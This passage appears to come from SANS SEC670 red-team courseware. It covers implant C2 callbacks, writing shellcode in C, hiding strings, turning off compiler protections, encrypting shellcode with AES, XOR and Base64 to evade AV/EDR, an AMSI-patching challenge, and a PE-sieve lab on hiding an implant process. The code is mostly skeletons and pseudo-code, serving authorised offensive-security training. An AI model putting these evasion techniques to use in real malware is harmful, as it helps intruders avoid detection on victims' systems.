Lab 5.3: No Caller ID
Please refer to the eWorkbook for the details of this lab.

What's the Point?

What's the point?

What's the Point?
The point of this lab was to explore HTTP functions to implement HTTP requests.

Technet24

Module Summary

- Discussed calling home to say we made it
- Discussed how to call home
- Discussed how to become internet capable
- Discussed checking for pending tasks and sending results back to a listening post

Module Summary
In this module, we discussed how and why your implant should call home. We need some method of telling our C2 infrastructure that we made it. We also took a look at how we could check for any pending tasks as well as send back the results of a previously executed task.

Unit Review Questions

What is the difference between the WSASocket() and socket() APIs?

A WSASocket allows for redirected handles

B Socket is asynchronous

C WSASocket is a CRT API

Unit Review Questions
Q: What is the difference between the WSASocket() and socket() APIs?

A: WSASocket allows for redirected handles

B: Socket is asynchronous

C: WSASocket is a CRT API

Technet24

Unit Review Answers

What is the difference between the WSASocket() and socket() APIs?

A WSASocket allows for redirected handles

B Socket is asynchronous

C WSASocket is a CRT API

Unit Review Answers
Q: What is the difference between the WSASocket() and socket() APIs?

A: WSASocket allows for redirected handles

B: Socket is asynchronous

C: WSASocket is a CRT API

Unit Review Questions

If using the WinHTTP library, what API is used to create the session?

A WinHttpOpen

B WinHttpConnect

C WinHttpCreate

Unit Review Questions
Q: If using the WinHTTP library, what API is used to create the session?

A: WinHttpOpen

B: WinHttpConnect

C: WinHttpCreate

Technet24

Unit Review Answers

If using the WinHTTP library, what API is used to create the session?

A WinHttpOpen

B WinHttpConnect

C WinHttpCreate

Unit Review Answers
Q: If using the WinHTTP library, what API is used to create the session?

A: WinHttpOpen

B: WinHttpConnect

C: WinHttpCreate

Unit Review Questions

If using the WinInet library, what API is used to create the session?

A InternetConnect

B InternetOpen

C InternetCreate

Unit Review Questions
Q: If using the WinInet library, what API is used to create the session?

A: InternetConnect

B: InternetOpen

C: InternetCreate

Technet24

Unit Review Answers

If using the WinInet library, what API is used to create the session?

A InternetConnect

B InternetOpen

C InternetCreate

Unit Review Answers
Q: If using the WinInet library, what API is used to create the session?

A: InternetConnect

B: InternetOpen

C: InternetCreate

Course Roadmap

- Windows Tool Development
- Getting to Know Your Target
- Operational Actions
- Persistence: Die Another Day
- **Enhancing Your Implant: Shellcode, Evasion, and C2**
- Capture the Flag Challenge

Section 5

Custom Loaders
Lab 5.1: The Loader
Unhooking Hooks
Lab 5.2: UnhookTheHook
Bypassing AV/EDR
Calling Home
Lab 5.3: No Caller ID
Writing Shellcode in C
Bootcamp
Lab 5.4: AMSI No More
Lab 5.5: ShadowCraft

In this module, we will cover how you could craft shellcode using C.

Technet24

Objectives

Our objectives for this module are:

- Introduce shellcode creation using a higher-level language
- Coding guide for creating shellcode
- Items to keep out of your final product

Objectives
The objectives for this module are to introduce the technique of creating shellcode using a higher-level language like C. We will discuss an overall guide for how to write your C code to produce effective shellcode as well as what are some items we will not want in the final product. The compiler will almost always do something we do not want so we need to override certain items.

Shellcode in C

Not an expert in assembly? No problem!

To get shellcode, you do not have to program in pure assembly, unless you like a challenge. You can use a higher-level language like C and allow the compiler to do some of its magic and optimizations that we cannot manually do in assembly.

Shellcode in C

Writing anything in pure assembly is a challenge that not many take on as it is not for the faint of heart. There are certain portions of the Windows Kernel that are done in pure assembly because of the need for efficiency and perhaps a few other reasons. Exploit developers sometimes create and/or modify ROP gadgets, written in pure assembly, when crafting an exploit against a target. Implant developers sometimes must create small features in pure assembly like creating syscall stubs. Regardless of the role, you might need to develop some part of your implant in assembly, thus requiring a solid understanding of assembly. Assembly does offer the capability for more advanced items but implementing some of those only comes with time and advanced knowledge of assembly. When getting started, it is common to make mistakes and have errors, and a very common error is stack alignment. We want to keep making sure our stack is properly aligned when doing shellcode because the CPU requires it, and it comes into play when making calls to Win32 APIs because they expect to be called with proper alignment. Because we do not have to be experts in assembly, we are going to take full advantage of using a higher-level language and convert it to our shellcode.

Doing development using Visual Studio is great because of the IntelliSense, and with the new AI auto completion in Visual Studio 2022, developing code just became a lot easier. You do not get any of those features, and more, when developing in assembly. Another advantage is with cross-compilation using Visual Studio, we can target x86 and x86_64, or even ARM if so desired, all from one source code project.

Technet24

Coding Techniques

Assembly is great, but C can be even better.

There are several requirements for coding in C. One is the code must still be position independent (PIC). Our code must not have external references or external dependencies. We also must not have references to the data sections like we would have with initialized strings.

Coding Techniques

It should go without saying but it must be said anyway: we must maintain position independency when creating our shellcode. This requirement does not change just because we are using C to create our shellcode. The position independent requirement also means that we cannot delegate the responsibility of resolving functions/dependencies because those would become external references to somewhere else. A hard-and-fast requirement is that our code should not have any external references unless we resolve them manually on our own. In the end, it would be best not to have external references whatsoever. Also, we do not have the luxury of being loaded by the system loader and having it resolve our APIs for us. We cannot even rely on dynamic resolution using ***GetProcAddress*** because we do not even know the address of ***GetProcAddress***, so we are going to have to find that on our own.

Another cool feature we can take advantage of is compiler intrinsic functions. Compiler intrinsic functions are functions that are not stored in any DLL or other library—they are internal to the compiler itself, hence the name compiler intrinsic. Intrinsic functions have lower overhead than a typical function call would because intrinsic functions are forced inline. Also, since we can no longer write inline assembly for x64 Visual Studio programs, we must use intrinsic functions instead.

The intrin.h header file is an excellent resources for looking at how some of the intrinsic functions are prototyped.

Reference:
https://docs.microsoft.com/en-us/cpp/intrinsics/compiler-intrinsics?view=msvc-170

Intrinsic Functions

```
#include <intrin.h>
// specify single intrinsic function
#pragma intrinsic(memset)
#pragma intrinsic(__movsb)
// comma separated list of functions
#pragma intrinsic(strcmp,memcmp,memcpy,strcpy)

UCHAR decryptedShellcode[10];
UCHAR encryptedShellcode[10] = "\xFC\xC4\x90\x90\x90\x90\xCC\xCC\xCC";

// decryption happens before the move happens

__movsb(decryptedShellcode, encryptedShellcode, 10);
```


Intrinsic Functions
Some C runtime (CRT) functions are available as an intrinsic function, which is very nice to leverage so we can avoid calls to those functions. To enable this, we use a pragma directive like *#pragma intrinsic(memcmp)* or *#pragma intrinsic(strcmp)*. Some other ones are *__writemsr* (for Kernel fun), *__readfsdword* (for reading a DWORD value from FS segment register), *__readgsqword* (for reading a QWORD value from the GS register), or *__writegsqword* (for writing a QWORD value to an offset of the GS register).

The examples on the slide are showing how to tell the compiler that it should use the intrinsic equivalent of the functions specified. The first few examples show how to specify a single function like ***memset***. The next example shows how to make a list of functions that should be made into intrinsic functions. The functions can be called just like you would normally do. The example of calling an intrinsic function shown is of the __movsb which will take the contents of *encryptedShellcode* and move them into *decryptedShellcode*. There is a massive list of CRT functions that have intrinsic equivalents, so get to know them.

References:
https://docs.microsoft.com/en-us/cpp/intrinsics/compiler-intrinsics?view=msvc-170
https://docs.microsoft.com/en-us/cpp/intrinsics/x64-amd64-intrinsics-list?view=msvc-170
https://docs.microsoft.com/en-us/cpp/c-runtime-library/run-time-routines-by-category?view=msvc-170

Technet24

Avoiding Strings/Global Variables

Strings can easily give you away.

Avoid references to the data section.

Can still be found via static analysis in IDAPro or Ghidra

```
// change this
char charName[] = "GetProcAddress";

// or this
char* charName = "GetProcAddress"

// to this
char charName[] = {'G','e','t','P',...,0};

// avoid global vars
int g_c2port = 4444;
char* g_charName = "LoadLibraryA";
```


Avoiding Strings/Global Variables

Strings can be a dead giveaway as to what your implant can do, and they are also kind of easy to obfuscate or hide. When a malware analyst is ripping apart your implant, one of the areas an analyst will most likely look at would be strings. The Sysinternals suite offers a tool called *strings* that will comb through your implant and display anything that looks like a string. Most strings are NULL-terminated, so that could be one identifying factor when automated tools are looking for strings. When you declare and initialize string variables, like the two variables on the slide, those will easily be found using the strings program or the Strings subview window in IDAPro. We want to avoid this, so one easy step we can implement is creating an array of the individual letters of our string. We of course need to NULL terminate the array with either a '\0' or 0. Please note that is not an ASCII 0, ('0'), because of the escape character in front of it ('\'). The first two variables will be stored in the .data/.rdata section because that is where initialized variables are stored. Using the array technique, we avoid that, but even still, the hex bytes can be found and manually converted to individual chars using a tool like IDAPro of Ghidra.

Viewing Strings

Address	Length	Type	String
.rdata:0040...	0000002C	C	The Stack Segment starts at address: \t %p \n
.rdata:0040...	00000019	C	Please enter an number:
.rdata:0040...	0000000C	C	PID is %d\n\n
.rdata:0040...	0000001A	C	One + Your number = %d \n\n
.rdata:0040...	00000044	C	This program is held open so it may be attached with a debugger. \n\n
.rdata:0040...	0000002B	C	The Data Segment starts at address: \t %p \n
.rdata:0040...	0000002A	C	The BSS Segment starts at address: \t %p \n
.rdata:0040...	0000002B	C	The Code Segment starts at address: \t %p \n
.rdata:0040...	0000002D	C	w32_sharedptr->size == sizeof(W32_EH_SHARED)
.rdata:0040...	0000001E	C	%s:%u: failed assertion `%s'\n
.rdata:0040...	0000002B	C	../../gcc/gcc/config/i386/w32-shared-ptr.c
.rdata:0040...	00000027	C	GetAtomNameA (atom, s, sizeof(s)) != 0

Viewing Strings

This is the strings subview window in IDAPro of an example program called memtest2.exe. On the left side is the address where the string can be located, followed by the string's length, type, and the string itself. The memtest2.exe binary is holding strings in the read only data section, which is where your strings will be stored by default unless you intentionally change it. An assumption could be made about this program that there are several *printf()* statements that will be printing some of these strings out to the terminal. The purpose of the program could be that it simply obtains its own process ID, then displays some information about its sections. For our implant, we do not want the reverse engineering process to be that easy, but rather we want to make the analyst work hard for that paycheck. Obfuscate, encrypt, or otherwise hide your strings as best as possible.

Technet24

Code Generation

- Must change build settings
- No need for security checks
- No need for hotpatching

```
// Linker settings
No Entry Point: YES /NOENTRY (for DLLs only)
Entry Point: MyEntryPoint (this is your new main)
References: No /OPT:NOREF
Additional Dependencies: Empty
Ignore All Default Libraries: /NODEFAULTLIB
Generate Debug Info: No
Generate Map File: Yes /MAP
SubSystem: Native /SUBSYSTEM:NATIVE


// C/C++ settings
Security Check: No /GS-
Runtime Library: Multi-threaded /MT
Enable C++ Exceptions: No
SDL Checks: /SDL-
Debug Information Format: None
```


Code Generation

We want to generate the best code possible and to do that, we must turn off some options that Visual Studio thinks should be there and options that might be there by inheriting parent project settings. In a normal application, some of these options would make sense to have enabled because we want to build a secure application for our customer base. Implant developers, exploit developers, etc., do not care at all about any of that. We do not care about security cookies because nobody is going to be attempting overflows against our functions. We also do not care about other items like Control Flow Guard, making our image hotpatchable, or function-level linking. All of these options can be found in the project's settings, and you can start turning them off or choosing the values shown on the slide. Since we need self-contained, position independent shellcode, these options help get us there.

Encrypting/Decrypting Your Shellcode: AES (1)

AES Encryption

These versions are deprecated.

Use the Crypto Next Gen APIs instead.

```
// make an AES decrypting function
void AESDecrypt( args go here )
{
 CryptAcquireContextA();
 CryptCreateHash();
 CryptHashData();
 CryptDeriveKey();
 CryptDecrypt();

 CryptReleaseContex();
 CryptDestroyHash();
 CryptDestroyKey();
}
```


Encrypting/Decrypting Your Shellcode: AES (1)
Having raw shellcode in your binary can instantly be flagged by various AV/EDR solutions. We can easily use AES encryption and decryption in our implant thanks to the family of CryptoAPIs. At first it might not seem very intuitive to use and get up and running with it, but after a bit of source code reading along with the MSDN documentation, you will get better at it. It is mainly about contexts, hashes, and keys. When you are done you can free it all and destroy the hash along with the key. The pseudo code on the slide defines a custom function to use for decrypting an AES encrypted blob of data; in our case this would be the shellcode. The first API call is to get a handle to the container that the crypto provider offers. One key parameter is the provider type, which we will choose as PROV_RSA_AES. The call to ***CryptCreateHash*** gives us our handle to the hashed object, which is then passed to the call to ***CryptHashData***. The hash data API will keep adding the hashed data to the hash object. Finally, we call the ***CryptDecrypt*** API to decrypt the shellcode so that it is available for execution. The remaining APIs are for cleanup purposes.

Technet24

Encrypting/Decrypting Your Shellcode: AES (2)

- AES Encryption
- Using CNG APIs
- More advanced and extensible

```
// make an AES decrypting function
void AESDecryptCNG( args go here )
{
 BCryptOpenAlgorithmProvider();
 BCryptGetProperty();
 BCryptGetProperty();
 BCryptSetProperty();
 BCryptGenerateSymmetricKey();
 BCryptDecrypt();
}
```


Encrypting/Decrypting Your Shellcode: AES (2)
All of the APIs on the previous slide have all been deprecated, but you can still use them in your code thanks to Microsoft's tremendous effort for backwards compatibility. It is rare for Microsoft to remove APIs that have been deprecated; that is a move that Apple does. The APIs that Microsoft would like us to use are the NextGen crypto APIs (CNG). The functions on the slide are the functions that are aimed at replacing the deprecated APIs. Thankfully, the older APIs have not been removed as of this writing, but Microsoft says they can be removed without any warning. Let us walk through the flow of decrypting a blob of data using the CNG APIs.

Our first API call is to ***BCryptOpenAlgorithmProvider*** because we need to get the CNG provider initialized for our future CNG API calls. The API returns a handle to a variable that we pass it. The next call will be used to get the property value of the chosen algorithm and get the size of the buffer for the key object. The first call we pass NULL for the buffer parameter to purposefully fail the function so it will give us the size needed. The second call we can take the provided size and make our official call with a newly allocated buffer large enough for storing the key object. Then we can set a property for the chosen algorithm like BCRYPT_CHAIN_MODE_CBC. Following that, we can generate our key using the ***BCryptGenerateSymmetricKey*** API, which will take a provided key and create a key object that is then used for symmetric key encryption. Finally, we can decrypt our data using the ***BCryptDecrypt*** API. A very similar process and ordering of API calls can be done for encryption.

Encrypting/Decrypting Your Shellcode: XOR

- Using XOR
- XORing data with a key
- Same routine for encrypt and decrypt

```
// make an XOR decrypting function
1 void XorIt( args go here )
2 {
3  DWORD i = 0;
4  for (; i < sizeof(scode); i++)
5  {
6   scode[i] = (BYTE)scode[i] ^ key;
7  }
8 }
```


Encrypting/Decrypting Your Shellcode: XOR

There has been some discussion as to whether or not XORing data is encoding it or encrypting it. If you read about encryption, you would see there is a key that is involved, then you might say that XORing data is indeed encryption. Of course, to decrypt the data you need to know the key that was used for the XOR operation. So, yes, XOR could technically be a form of encryption despite not getting much entropy, if any at all. Encoding and decoding does not involve keys whatsoever. All you need to know is the encoding mechanism and some are, for the most part, visually identifiable, like Base64. Encoding shellcode that has NULL bytes could be a good method of getting shellcode into a buffer that can later be decoded before execution.

The small snippet of pseudo code on the slide shows what a function might look like that performs XORing of bytes. The bytes could come in as a pointer to an array, like an array of shellcode, or something similar. The loop would iterate over each index of the array and perform the XOR operation with a provided key. The result would then be stored in that same indexed position in the array, as noted at line 6.

Technet24

Encoding/Decoding Your Shellcode: Base64

```
// can use certutil
certutil.exe -encode scode.bin scode.b64

// place resulting bytes in variable
char scode[] = "ASfdbgfndGBAthyh==";

// decode shellcode
CryptStringToBinaryA(...);

// encode raw shellcode
CryptBinaryToStringA(...);
```


Encoding/Decoding Your Shellcode: Base64

For transforming, or encoding your shellcode, there are several tools that can assist you with this. Online tools are available if you want to give up your shellcode to them, but why take that chance in the first place? We want to use something that is either native to the OS or something that we developed in house. On the slide are a few examples of tools and APIs that are readily available. Certutil.exe, a Windows command-line tool, was designed to be used for certificates, but it has features that we can use for other purposes, like taking shellcode and encoding it to a Base64 file. In addition, you can create a tool in Python to do your encoding and have the logic in your Windows tool to do the decoding. Windows provides a few APIs that can also perform encoding and decoding of data. They are described below.

The ***CryptStringToBinaryA*** , or W version, is one optional API to use to decode the Base64 encoded shellcode blob. The API has seven parameters.

1. LPCSTR *lpszString* is the pointer to string to be converted.
2. DWORD *cchString* is the number of characters in string pointed to by *lpszString* not including the NULL byte.
3. DWORD *dwFlags* is the format to be converted, CRYPT_STRING_BASE64.
4. BYTE **pbBinary* is the pointer to the buffer that will receive the bytes.
5. DWORD **pcbBinary* is the pointer to variable that holds the size of the buffer pointer to by *pbBinary.*
6. DWORD **pdwSkip* is used when bytes are needed to be skipped like when using a header. We will just use NULL here.
7. DWORD **pdwFlags* is the pointer to variable that holds the flags used for the conversion.

Another API is the ***CryptBinaryToStringA***, or W, version. This API has five parameters.

1. const BYTE* *pbBinary* - pointer to the array of bytes we are converting
2. DWORD *cbBinary* - how many elements are in the array, the size of it, but not in bytes
3. DWORD *dwFlags* - the desired resulting format for the string, CRYPT_STRING_BASE64
4. LPSTR *pszString* - the buffer that will store the converted string
5. DWORD* *pcchString* - the size of the destination buffer in chars. NULL indicates we want the API to calculate this for us.

Module Summary

- Covered writing shellcode in C
- Saw how higher-level languages make writing shellcode easier
- Discussed how you must know your compiler flags to keep the compiler in check
- Discussed how you can still attempt shellcoding by hand

Module Summary
In this module, we talked about how we can leverage the knowledge of C to create some shellcode. We can also leverage various compiler flags to get the job done.

Technet24

Unit Review Questions

What is one example of an API that can decrypt Base64 encoding?

A CryptStringToBinary

B CryptBinaryToString

C DecryptB64

Unit Review Questions
Q: What is one example of an API that can decrypt Base64 encoding?

A: CryptStringToBinary

B: CryptBinaryToString

C: DecryptB64

Unit Review Answers

What is one example of an API that can decrypt Base64 encoding?

A CryptStringToBinary

B CryptBinaryToString

C DecryptB64

Unit Review Answers
Q: What is one example of an API that can decrypt Base64 encoding?

A: CryptStringToBinary

B: CryptBinaryToString

C: DecryptB64

Technet24

Unit Review Questions

When creating shellcode using C, what do you want to avoid?

A Bugs

B External references

C The heap

Unit Review Questions
Q: When creating shellcode using C, what do you want to avoid?

A: Bugs

B: External references

C: The heap

Unit Review Answers

When creating shellcode using C, what do you want to avoid?

A Bugs

B External references

C The heap

Unit Review Answers
Q: When creating shellcode using C, what do you want to avoid?

A: Bugs

B: External references

C: The heap

Technet24

Course Roadmap

- Windows Tool Development
- Getting to Know Your Target
- Operational Actions
- Persistence: Die Another Day
- **Enhancing Your Implant: Shellcode, Evasion, and C2**
- Capture the Flag Challenge

Section 5

Custom Loaders
Lab 5.1: The Loader
Unhooking Hooks
Lab 5.2: UnhookTheHook
Bypassing AV/EDR
Calling Home
Lab 5.3: No Caller ID
Writing Shellcode in C
Bootcamp
Lab 5.4: AMSI No More
Lab 5.5: ShadowCraft

This bootcamp module is going to present some of the most challenging coding challenges you have faced in this course. This final bootcamp is meant to be more hands off, meaning there will be no detailed walk-through or explanation of every step. This is because all of the foundational blocks have been covered and reinforced via labs.

Bootcamp

- AMSI No More
- CustomShell

Bootcamp
For this bootcamp, the first challenge is to use your knowledge of code caves and function hooking to disable AMSI in a PowerShell process.

The second challenge is to continue with the building of your own custom shell.

The third challenge is to create some shellcode using C or C++ and your knowledge of various compiler and linker flags. The purpose here is not to compile the entire program as PIC but only certain functions that you will inject into other processes!

Technet24

Lab 5.4: AMSI No More

- Patch a PowerShell process with amsi.dll loaded
- Observe how data is being passed in for analysis
- Explore various methods to patch amsi.dll

Lab 5.4: AMSI No More
Please refer to the eWorkbook for the details of this bootcamp challenge.

Lab 5.5: ShadowCraft

- Create a basic shell
- Implement features covered in this section
- Implement thorough error checking

Lab 5.5: ShadowCraft
Please refer to the eWorkbook for the details of this bootcamp challenge.

Technet24

Course Resources and Contact Information

AUTHOR CONTACT
Jonathan Reiter
Twitter: @jon__reiter
Email: Jonathan.reiter.jr@gmail.com
Discord: @shad0ws

SANS INSTITUTE
11200 Rockville Pike
Suite 200
North Bethesda, MD 20852
301.654.SANS(7267)

PEN TESTING RESOURCES
pen-testing.sans.org
Twitter: @SANSPenTest

SANS EMAIL
GENERAL INQUIRIES: info@sans.org
REGISTRATION: registration@sans.org
TUITION: tuition@sans.org
PRESS/PR: press@sans.org

Course Resources and Contact Information
Please feel free to reach out to the course author.

SEC670 | RED TEAMING TOOLS: DEVELOPING WINDOWS IMPLANTS, SHELLCODE, COMMAND AND CONTROL

Workbook

SANS | GIAC CERTIFICATIONS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

Technet24

© 2024 Jonathan Reiter. All rights reserved to Jonathan Reiter and/or SANS Institute.

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE (DEFINED BELOW) ASSOCIATED WITH THE SANS INSTITUTE COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE “USER”) AND THE ESCAL INSTITUTE OF ADVANCED TECHNOLOGIES, INC. /DBA SANS INSTITUTE (“SANS INSTITUTE”) FOR THE COURSEWARE. BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this CLA. Courseware means all printed materials, including course books and lab workbooks, slides or notes, as well as any digital or other media, audio and video recordings, virtual machines, software, technology, or data sets distributed by SANS Institute to User for use in the SANS Institute course associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and User and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. USER FURTHER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND), SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree to the terms of this CLA, User should not access the Courseware. User may return the Courseware to SANS Institute for a refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium, whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. User may not sell, rent, lease, trade, share, or otherwise transfer the Courseware in any way, shape, or form to any person or entity without the express written consent of SANS Institute. Additionally, User may not upload, submit, or otherwise transmit Courseware to any artificial intelligence system, platform, or service for any purpose, regardless of whether the intended use is commercial, educational, or personal, without the express written consent of SANS Institute. User agrees that the failure to abide by this provision would cause irreparable harm to SANS Institute that is impossible to quantify. User therefore agrees to a base liquidated damages amount of $5000.00 USD per item of Courseware infringed upon or fraction thereof. In addition, the base liquidated damages amount shall be doubled for any Courseware less than a year old as a reasonable estimation of the anticipated or actual harm caused by User’s breach of the CLA. Both parties acknowledge and agree that the stipulated amount of liquidated damages is not intended as a penalty, but as a reasonable estimate of damages suffered by SANS Institute due to User’s breach of the CLA.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. A written amendment or addendum to this CLA that is executed by SANS Institute and User may accompany this Courseware.

SANS Institute may suspend and/or terminate User’s access to and require immediate return of any Courseware in connection with any (i) material breaches or material violation of this CLA or general terms and conditions of use agreed to by User, (ii) technical or security issues or problems caused by User that materially impact the business operations of SANS Institute or other SANS Institute customers, or (iii) requests by law enforcement or government agencies.

SANS Institute acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

The Apple® logo and any names of Apple products displayed or discussed in this book are registered trademarks of Apple, Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

VMware Workstation Pro®, VMWare Workstation Player®, VMWare Fusion®, and VMware Fusion Pro® are registered trademarks of VMware, Inc. Used with permission.

Governing Law: This CLA shall be governed by the laws of the State of Maryland, USA.

Courseware licensed to User under this CLA may be subject to export laws and regulations of the United States of America and other jurisdictions. User warrants he or she is not listed (i) on any sanction programs list maintained by the U.S. Office of Foreign Assets Control within the U.S. Treasury Department (“OFAC”), or (ii) denied party list maintained by the U.S. Bureau of Industry and Security within the U.S. Department of Commerce (“BIS”). User agrees to not allow access to any Courseware to any person or entity in a U.S. embargoed country or in violation of a U.S. export control law or regulation. User agrees to cooperate with SANS Institute as necessary for SANS Institute to comply with export requirements and recordkeeping required by OFAC, BIS or other governmental agency.

All reference links are operational in the browser-based delivery of the electronic workbook.

Welcome to the SEC670 Electronic Workbook

Copyright ©2024, Jonathan Reiter. All rights reserved to Jonathan Reiter, and/or SANS Institute. This workbook is considered Courseware as defined by the SANS Courseware License Agreement found at https://www.sans.org/mlp/courseware-licensing-agreement/ and is subject to all terms and conditions of the agreement. Use of this workbook constitutes agreement with these conditions.

eWorkbook Overview

This electronic workbook (eWorkbook) contains all lab guides for SANS **SEC670**. Each lab is designed to address a hands-on application of concepts covered in the corresponding courseware and help students achieve the learning objectives the course and lab authors have established.

Technet24

Some of the key features of this electronic workbook include the following:

- Convenient copy-to-clipboard buttons at the right side of code blocks
- Drop-down solutions for individual `TODO` statements
- Integrated keyword searching across the entire site at the top of each page
- Full-workbook navigation is displayed on the left and per-page navigation is on the right of each page

© 2024 Jonathan Reiter

Updating the E-Workbook

Updating the eWorkbook

We recommend performing the update process at the start of the first day of class to ensure you have the latest content

The electronic workbook site is stored locally in the VM so that it is always available. However, course authors may update the source content with minor fixes, such as correcting typos or clarifying explanations, or add new content such as updated bonus labs. You can pull down any available updates into the VM by running the following PowerShell script that is provided as a shortcut on the Desktop: `workbook update`

Here are specific instructions:

- In the Windows Dev VM, double-click the `workbook udpate` PowerShell shortcut icon on the Desktop and monitor the popup window for any output.

Using the E-Workbook

The **SEC670** electronic workbook should be the home page for the browsers inside all virtual machines where it is maintained. Simply open a browser or click the home page button to immediately access it in the VMs.

You can also access the workbook from your host system by connecting to the IP address of your VM. Run `ipconfig` in a Command prompt to get the IP address of your VM. Next, in a browser on your host machine, connect to the URL using that IP address (i.e. `http://<%VM-IP-ADDRESS%>`). You should see this main page appear on your host. This method could be especially helpful when using multiple screens.

The Code for the Labs

Out of the box, the Dev VM does not have the code stored locally in an attempt to drastically decrease the size of the VM. To pull down the code for the labs, run the script from a PowerShell command prompt. The script will fetch the code and will place you in the proper directory where you can begin your work. This is what you should see in the command prompt once the script has completed.

Technet24

Command line

```
PS C:\SEC670\CTF> .\get-the-code.ps1
```

Notional results

```
PS C:\SEC670\CTF> .\get-the-code.ps1
Downloading the code for the course, please be patient...
Cloning into 'SANS-SEC670-Labs'...
remote: Enumerating objects: 2998, done.
remote: Counting objects: 100% (270/270), done.
remote: Compressing objects: 100% (132/132), done.
remote: Total 2998 (delta 139), reused 233 (delta 115), pack-reused 2728
Receiving objects: 100% (2998/2998), 40.34 MiB | 18.76 MiB/s, done.
Resolving deltas: 100% (1316/1316), done.
Updating files: 100% (703/703), done.
Changing into the cloned directory...
Checking out the skeleton branch for your work...
Note: switching to 'remotes/origin/skeleton-labs'.

You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by switching back to a branch.

If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -c with the switch command. Example:

git switch -c <new-branch-name>

Or undo this operation with:

git switch -

Turn off this advice by setting config variable advice.detachedHead to false

HEAD is now at a68eafa #1 updated skeleton code for students to complete
Switched to a new branch 'skeleton-labs'
On branch skeleton. You are now setup to begin. Happy coding!
main-labs
* skeleton-labs
```

Please notice that you are also on the correct branch too, `skeleton-labs`. This branch is the one you need to be on for your work to begin. Each lab will have the details needed and how to proceed with your coding.

© 2024 Jonathan Reiter

Updating Code for the Labs

When directed by the Instructor or the TA, you can pull down updates for the code base. When doing so, make sure you are on the `main-labs` branch before executing `git pull`.

All Set!

We hope you enjoy the **SEC670** class and the eWorkbook! To get the most out of your lab time in class, we recommend following the guidance in How to Approach the Labs.

Technet24

Lab 1.1: PE-sieve

Background

PE-sieve is a great tool that can be used to test how your capability is coming along. It scans a given process that you identify for anomalies that it recognizes and alerts on it. The information found is then dumped to a folder that holds information about what was found. PE-sieve can also dump out a variety of in-memory implants and look for well-known techniques like the following: replaced/injected PEs, shellcodes, inline hooks, patches, etc. This lab will explore its features and hopefully see it detect something red-handed.

What this lab focuses on is using a capability that you will develop later in the course to hook at native function: `NtQuerySystemInformation`. The API will be discussed in greater detail in its proper section, but the main purpose of the API is to query important information about the system-like processes. The Task Manager, and other utilities, will call this native API to enumerate processes on the system. The capability you will be executing implements a function pointer hook so that the program can intercept the parameters being passed to the API. At this moment in execution we have a prime opportunity to manipulate the data passed in to the API or the data returned by the API. In this scenario, we are interested in data being returned by the API to filter out certain processes we do not want a user to see. For demonstration purposes, the process to hide will be `notepad.exe` but in a more practical scenario, it would be the name of your implant process.

Objectives

- Become familiar with PE-sieve and its detection methods
- Understand the results from PE-sieve

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Test VM.

1. Running pe-sieve.exe
   - Locate the pe-sieve binary in the `C:\Tools` folder.
   - Open an **elevated** Command prompt or a PowerShell prompt and execute the binary without any command-line arguments.
   - This is done to get a glimpse as to what PE-sieve is capable of doing.

© 2024 Jonathan Reiter

Command line

```
PS C:\Tools>.\pe-sieve.exe
```

Notional results

```
PS C:\Tools>.\pe-sieve.exe

Version:
0.3.2 (x64)
Built on: Jan 2 2022
~ from hasherezade with love ~
Scans a given process, recognizes and dumps a variety of in-memory implants:
replaced/injected PEs, shellcodes, inline hooks, patches, etc.
URL: https://github.com/hasherezade/pe-sieve
---

Required:
/pid <integer: decimal, or hexadecimal with '0x' prefix>
    : Set the PID of the target process.

Optional:

---1. scanner settings---
/quiet
    : Print only the summary. Do not log on stdout during the scan.
/refl
    : Make a process reflection before scan.

---2. scan exclusions-
/dnet   <*dotnet_policy>
    : Set the policy for scanning managed processes (.NET).
/mignore <list: separated by ';'>
    : Do not scan module/s with given name/s.

---3. scan options---
/data <*data_scan_mode>
    : Set if non-executable pages should be scanned.
```

Lab Steps/Walk-through

1. Scan any benign process like `notepad.exe`, `calc.exe`, or `explorer.exe` and observe the tool's output.
   - To scan a process like `notepad.exe`, you would first have to make sure you created a notepad process.
   - To find the Process ID of your target process, we can use a few commands depending on your shell.

Technet24

PowerShell

```
Get-Process -Name Notepad
```

Notional results

```
PS C:\Users> Get-Process -Name Notepad
Handles     NPM     PM      WS      CPU     Id      SI      ProcessName
239         14      3168    19508   0.36    1788    1       notepad
```

Command prompt

```
tasklist | findstr -i notepad
```

Notional results

```
C:\Users> tasklist | findstr -i notepad
notepad.exe     1788 Console        1       19,464 K
```

- We can test basic usage against a legitimate and clean Windows process like notepad.
- Nothing should come back as suspicious.
- Here are the results of running the following command:

© 2024 Jonathan Reiter

Command prompt

```
pe-sieve.exe /pid 1788
```

Notional results

```
C:\Tools> pe-sieve.exe /pid 1788

